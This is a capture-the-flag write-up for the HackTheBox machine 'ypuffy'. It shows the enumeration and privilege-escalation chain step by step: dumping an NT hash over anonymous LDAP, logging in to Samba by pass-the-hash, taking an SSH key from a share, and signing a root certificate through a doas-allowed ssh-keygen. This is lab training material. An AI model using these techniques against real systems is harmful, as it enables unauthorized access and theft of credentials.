Official Writeup for ypuffy HackTheBox Submission by AuxSarge

Remote enumeration

Initial scan using nmap:

```
root@vm-kali:~# nmap -T4 -sV -p 1- 192.168.46.146
Starting Nmap 7.70 ( https://nmap.org ) at 2018-07-31 19:41 EDT
Nmap scan report for 192.168.46.146
Host is up (0.00048s latency).
Not shown: 65530 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 7.7 (protocol 2.0)
80/tcp  open  http        OpenBSD httpd
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: YPUFFY)
389/tcp open  ldap        (Anonymous bind OK)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: YPUFFY)
Service Info: Host: YPUFFY
```

This suggests an OpenBSD box. An LDAP server allowing anonymous bind merits further investigation.

LDAP server

First step in the enumeration of the LDAP directory is understanding the naming context. We need to find the root of the directory tree from which to base searches. There's a handy nmap script named ldap-rootdse written by Patrik Karlsson that fetches this.

```
root@vm-kali:~# nmap -p 389 --script ldap-rootdse 192.168.46.146
Starting Nmap 7.70 ( https://nmap.org ) at 2018-07-31 19:53 EDT
Nmap scan report for 192.168.46.146
Host is up (0.00045s latency).

PORT    STATE SERVICE
389/tcp open  ldap
| ldap-rootdse:
| LDAP Results
|   <ROOT>
|       supportedLDAPVersion: 3
|       namingContexts: dc=hackthebox,dc=htb
|       supportedExtension: 1.3.6.1.4.1.1466.20037
|_      subschemaSubentry: cn=schema
```

Now, a full dump of the directory starting from the root:

```
root@vm-kali:~# ldapsearch -x -W -h 192.168.46.146 -b
'dc=hackthebox,dc=htb' '(objectclass=*)'
Enter LDAP Password:
# extended LDIF
#
# LDAPv3
# base <dc=hackthebox,dc=htb> with scope subtree
# filter: (objectclass=*)
# requesting: ALL
#

# hackthebox.htb
dn: dc=hackthebox,dc=htb
dc: hackthebox
objectClass: top
objectClass: domain

# passwd, hackthebox.htb
dn: ou=passwd,dc=hackthebox,dc=htb
ou: passwd
objectClass: top
objectClass: organizationalUnit

# bob8791, passwd, hackthebox.htb
dn: uid=bob8791,ou=passwd,dc=hackthebox,dc=htb
uid: bob8791
cn: Bob
objectClass: account
objectClass: posixAccount
objectClass: top
userPassword:: e0JTREFVVEh9Ym9iODc5MQ==
uidNumber: 5001
gidNumber: 5001
gecos: Bob
homeDirectory: /home/bob8791
loginShell: /bin/ksh

# alice1978, passwd, hackthebox.htb
dn: uid=alice1978,ou=passwd,dc=hackthebox,dc=htb
uid: alice1978
cn: Alice
objectClass: account
objectClass: posixAccount
objectClass: top
objectClass: sambaSamAccount
userPassword:: e0JTREFVVEh9YWxpY2UxOTc4
uidNumber: 5000
gidNumber: 5000
gecos: Alice
homeDirectory: /home/alice1978
loginShell: /bin/ksh
sambaSID: S-1-5-21-3933741069-3307154301-3557023464-1001
displayName: Alice
sambaAcctFlags: [U          ]
```

```
sambaPasswordHistory:
00000000000000000000000000000000000000000000000000000000
sambaNTPassword: 0B186E661BBDBDCF6047784DE8B9FD8B
sambaPwdLastSet: 1532916644

# group, hackthebox.htb
dn: ou=group,dc=hackthebox,dc=htb
ou: group
objectClass: top
objectClass: organizationalUnit

# bob8791, group, hackthebox.htb
dn: cn=bob8791,ou=group,dc=hackthebox,dc=htb
objectClass: posixGroup
objectClass: top
cn: bob8791
userPassword:: e2NyeXB0fSo=
gidNumber: 5001

# alice1978, group, hackthebox.htb
dn: cn=alice1978,ou=group,dc=hackthebox,dc=htb
objectClass: posixGroup
objectClass: top
cn: alice1978
userPassword:: e2NyeXB0fSo=
gidNumber: 5000

# ypuffy, hackthebox.htb
dn: sambadomainname=ypuffy,dc=hackthebox,dc=htb
sambaDomainName: YPUFFY
sambaSID: S-1-5-21-3933741069-3307154301-3557023464
sambaAlgorithmicRidBase: 1000
objectclass: sambaDomain
sambaNextUserRid: 1000
sambaMinPwdLength: 5
sambaPwdHistoryLength: 0
sambaLogonToChgPwd: 0
sambaMaxPwdAge: -1
sambaMinPwdAge: 0
sambaLockoutDuration: 30
sambaLockoutObservationWindow: 30
sambaLockoutThreshold: 0
sambaForceLogoff: -1
sambaRefuseMachinePwdChange: 0
sambaNextRid: 1001
```

This machine appears to be using LDAP as a repository for some Unix accounts and as the backend for the Samba service discovered from the initial scan. The attribute sambaNTPassword contains a hash that we should be able leverage, using the pass-the-hash technique, to login to the Samba server as user ‘alice1978’.

Samba Server

First, list shares available to ‘alice1978’:

```
root@vm-kali:~# smbclient -U 
YPUFFY/alice1978%0B186E661BBDBDCF6047784DE8B9FD8B --pw-nt-hash -L 
192.168.46.146
WARNING: The "syslog" option is deprecated

	Sharename       Type      Comment
	---------       ----      -------
	alice           Disk      Alice's Windows Directory
	IPC$            IPC       IPC Service (Samba Server)
Reconnecting with SMB1 for workgroup listing.

	Server               Comment
	---------            -------

	Workgroup            Master
	---------            -------
```


Now access the ‘alice’ share:

```
root@vm-kali:~# smbclient -U 
YPUFFY/alice1978%0B186E661BBDBDCF6047784DE8B9FD8B --pw-nt-hash 
'\\192.168.46.146\alice'
WARNING: The "syslog" option is deprecated
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Mon Jul 30 22:54:20 2018
  ..                                  D        0  Mon Jul 30 23:24:21 2018
  my_private_key.ppk                  A     1460  Mon Jul 16 21:38:51 2018

		433262 blocks of size 1024. 411540 blocks available
```

Gaining a shell

Windows files with the .ppk extension are typically generated by the PuTTYgen program so this very likely contains SSH keys. We confirm this by downloading the file to a Windows VM and opening the file with PuTTYgen.



Public key for pasting into OpenSSH authorized_keys file:

```
ssh-rsa
AAAAB3NzaC1yc2EAAAABJQAAAQEApV4X7z0KBv3TwDxpvcNsdQn4qmbXYPDtxcG
z1am2V3wNRkKR+gRb3FIPp
+J4rCOS/S5skFPrGJLLFLeExz7Afvg6m2dOrSn02quxBoLMq0VSFK5A0Ep5Hm8WZxy
5wteK3RDx0HKO/aCvsaYPJa2zvxdtp1JGPbN5zBAjh7U8op4/IlskHqr7DHtYeFpjZOM9
```

Key fingerprint: ssh-rsa 2048 31:cb:0f:33:36:d8:a2:86:d0:4c:52:c8:86:d5:b9:cc

Key comment: rsa-key-20180716

Key passphrase:

Confirm passphrase:

Type of key to generate:
[✓ RSA] DSA ECDSA ED25519 SSH-1 (RSA)

Number of bits in a generated key: 2048

It's very intuitive to export the key pair to OpenSSH-style files. I named them `id_alice` and `id_alice.pub` and copied them to my Linux Kali VM (not forgetting to set appropriate permissions on the files).

Now, try this private key:

```
# ssh -i ./id_alice  alice1978@192.168.46.146
The authenticity of host '192.168.46.146 (192.168.46.146)' can't be
established.
ECDSA key fingerprint is
SHA256:oYYpshmLOvkyebJUObgH6bxJkOGRu7xsw3r7ta0LCzE.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.46.146' (ECDSA) to the list of
known hosts.
Last login: Mon Jul 30 23:16:58 2018 from 192.168.46.134
OpenBSD 6.3 (GENERIC) #100: Sat Mar 24 14:17:45 MDT 2018

Welcome to OpenBSD: The proactively secure Unix-like operating
system.

Please use the sendbug(1) utility to report bugs in the system.
Before reporting a bug, please try to reproduce it with the latest
version of the code.  With bug reports, please try to ensure that
enough information to reproduce the problem is enclosed, and if a
known fix for it exists, include that as well.
```

```
ypuffy$ id
uid=5000(alice1978) gid=5000(alice1978) groups=5000(alice1978)
ypuffy$ ls
user.txt windir
ypuffy$
```

We're in!

Local enumeration

Process listing

My go-to System V process list command is '`ps -elf`'. This is BSD, so I use '`ps aux`' instead.

In addition to `sshd`, `httpd`, `smbd`, and `ldapd` discovered in the remote scan, there are two sets of processes of interest: A Postgres server:

```
 _postgre 67400  0.0  0.4 147512  4160 ??  Is     7:32PM    0:00.01 
postgres: bgworker: logical replication launcher    (postgre
_postgre 48059  0.0  0.4 147676  4536 ??  Ss     7:32PM    0:00.05 
postgres: autovacuum launcher process    (postgres)
_postgre 44085  0.0  0.3  5552  3372 ??  Ss     7:32PM    0:00.43 
postgres: stats collector process    (postgres)
_postgre  4171  0.0  0.5 147408  5016 ??  Is     7:32PM    0:00.01 
postgres: checkpointer process    (postgres)
_postgre  8466  0.0  0.5 147348  4804 ??  Ss     7:32PM    0:00.05 
postgres: writer process    (postgres)
_postgre 31309  0.0  0.7 147344  7708 ??  Ss     7:32PM    0:00.03 
postgres: wal writer process    (postgres)
```

and a uwsgi server:

```
appsrv   27669  0.0  2.2 15468 22264 ??  S      7:32PM    0:00.39 
/usr/local/bin/uwsgi --daemonize /var/log/sshauthd.log --uid
appsrv    2965  0.0  0.6 15556  6404 ??  I      7:32PM    0:00.01 
/usr/local/bin/uwsgi --daemonize /var/log/sshauthd.log --uid
appsrv   73550  0.0  0.6 15560  6396 ??  I      7:32PM    0:00.01 
/usr/local/bin/uwsgi --daemonize /var/log/sshauthd.log --uid
appsrv   80961  0.0  1.3 15536 13620 ??  I      7:32PM    0:00.02 
/usr/local/bin/uwsgi --daemonize /var/log/sshauthd.log –uid
```

Home directory files

Notably absent is the existence of an authorized keys file in the home directory of account alice1978. This means the system `sshd_config` file is worthy of further investigation. Also, there is a `dba` directory in the home directory of `bob8791` with a file named `sshauth.sql` with the contents:

```
CREATE TABLE principals (
        uid text,
        client cidr,
        principal text,
        PRIMARY KEY (uid,client,principal)
);

CREATE TABLE keys (
        uid text,
        key text,
        PRIMARY KEY (uid,key)
);
grant select on principals,keys to appsrv;
```

Sudo Capabilities

This box does not have the `sudo` command installed. It does, however, have the OpenBSD `doas` command that has similar functionality. Looking at `/etc/doas.conf`:

```
permit keepenv :wheel
permit nopass alice1978 as userca cmd /usr/bin/ssh-keygen
```

What's so special about the user 'userca'?

```
ypuffy$ ls -l /home/userca/
total 8
-r--------  1 userca  userca  1679 Jul 30 21:08 ca
-r--r--r--  1 userca  userca   410 Jul 30 21:08 ca.pub
```

Looks like an OpenSSH key pair. It's really time to look at the OpenSSH server configuration!

OpenSSH server configuration

Notable entries in /etc/ssh/sshd_config:

```
PermitRootLogin prohibit-password
AuthorizedKeysCommand /usr/local/bin/curl http://127.0.0.1/sshauth?type=keys&username=%u
AuthorizedKeysCommandUser nobody
TrustedUserCAKeys /home/userca/ca.pub
AuthorizedPrincipalsCommand /usr/local/bin/curl http://127.0.0.1/sshauth?type=principals&username=%u
AuthorizedPrincipalsCommandUser nobody
PasswordAuthentication no
ChallengeResponseAuthentication no
```

This tells us:

1. This host has a web service, likely backed by a PostgreSQL backend, that generates both lists of public keys (like an `authorized_keys` file) for a given user and also a list of principals for any given user.
2. Direct `root` login via `ssh` is permitted, but only with public keys.

3. Any ssh key that's signed using the certificate in the `userca` home directory will be able to login provided it contains the named principal, returned by the web service, for the user given to that web service.

Confirming the '`authorized_keys`' functionality, running the command:

```
/usr/local/bin/curl 'http://127.0.0.1/sshauth?type=keys&username=alice1978'
```

returns the same public key that was in that ppk file used to gain a shell.

Putting it all together: Escalating privilege

Doing a web search for 'ssh user ca' yields some good information about validating users with an SSH CA:

https://www.digitalocean.com/community/tutorials/how-to-create-an-ssh-ca-to-validate-hosts-and-clients-with-ubuntu
https://www.lorier.net/docs/ssh-ca.html

We can sign a user key with `ssh-keygen` because we have permissions to on this box using `doas`. The openssh server on this box is configured to accept this for `root`, if the signed certificate contains the correct principal. What principals are valid?

```
ypuffy$ /usr/local/bin/curl 'http://127.0.0.1/sshauth?type=principals&username=root'
3m3rgencyB4ckd00r
```

We can sign any OpenSSH public key.

Let's do it!

First, generate a new key pair then upload the files to a place on the `ypuffy` where both `alice1978` and `userca` have read/write access to.

```
    # ssh-keygen -f ./id_rsa
    # scp -i id_alice id_rsa id_rsa.pub alice1978@192.168.46.146:/tmp
```

Next, on `ypuffy`, sign the public key with the required principal name.

```
    ypuffy$ chmod 744 /tmp/id_rsa*
    ypuffy$ doas -u userca /usr/bin/ssh-keygen -s /home/userca/ca -I
    I_am_AuxSarge -n 3m3rgencyB4ckd00r /tmp/id_rsa.pub

    Signed user key /tmp/id_rsa-cert.pub: id "I_am_AuxSarge" serial 0 for
    3m3rgencyB4ckd00r valid forever
```

Then, copy the signed key back to our remote box. Make sure permissions are good.

```
# scp -i id_alice alice1978@192.168.46.146:/tmp/id_rsa-cert.pub .
```

I now have 3 files together on my remote box: The private key, the original key, and the signed public key. Now, get root:

```
# ssh -i id_rsa root@192.168.46.146
Last login: Tue Jul 31 22:43:59 2018 from 192.168.46.246
OpenBSD 6.3 (GENERIC) #100: Sat Mar 24 14:17:45 MDT 2018

Welcome to OpenBSD: The proactively secure Unix-like operating system.

Please use the sendbug(1) utility to report bugs in the system.
Before reporting a bug, please try to reproduce it with the latest
version of the code.  With bug reports, please try to ensure that
enough information to reproduce the problem is enclosed, and if a
known fix for it exists, include that as well.

ypuffy#
```

All done!

Other Notes

The SQL file found gives hints in accessing the backend database. Privileges are granted to the appsrv database user (also an OS user) and the file name is the name of the database.

```
ypuffy$ psql -U appsrv sshauth
psql (10.3)
Type "help" for help.

sshauth=> \d
          List of relations
 Schema |    Name    | Type  | Owner
--------+------------+-------+-------
 public | keys       | table | dba
 public | principals | table | dba
(2 rows)

sshauth=> select * from principals;
    uid    |    client    |     principal
-----------+--------------+-------------------
 bob8791   | 10.0.0.0/8   | bob8791
 alice1978 | 10.0.0.0/8   | alice1978
 root      | 127.0.0.1/32 | 3m3rgencyB4ckd00r
 bob8791   | 127.0.0.1/32 | bob8791
 alice1978 | 127.0.0.1/32 | alice1978
(5 rows)
```

This does not give any real additional information of value, but it may be an interesting distraction.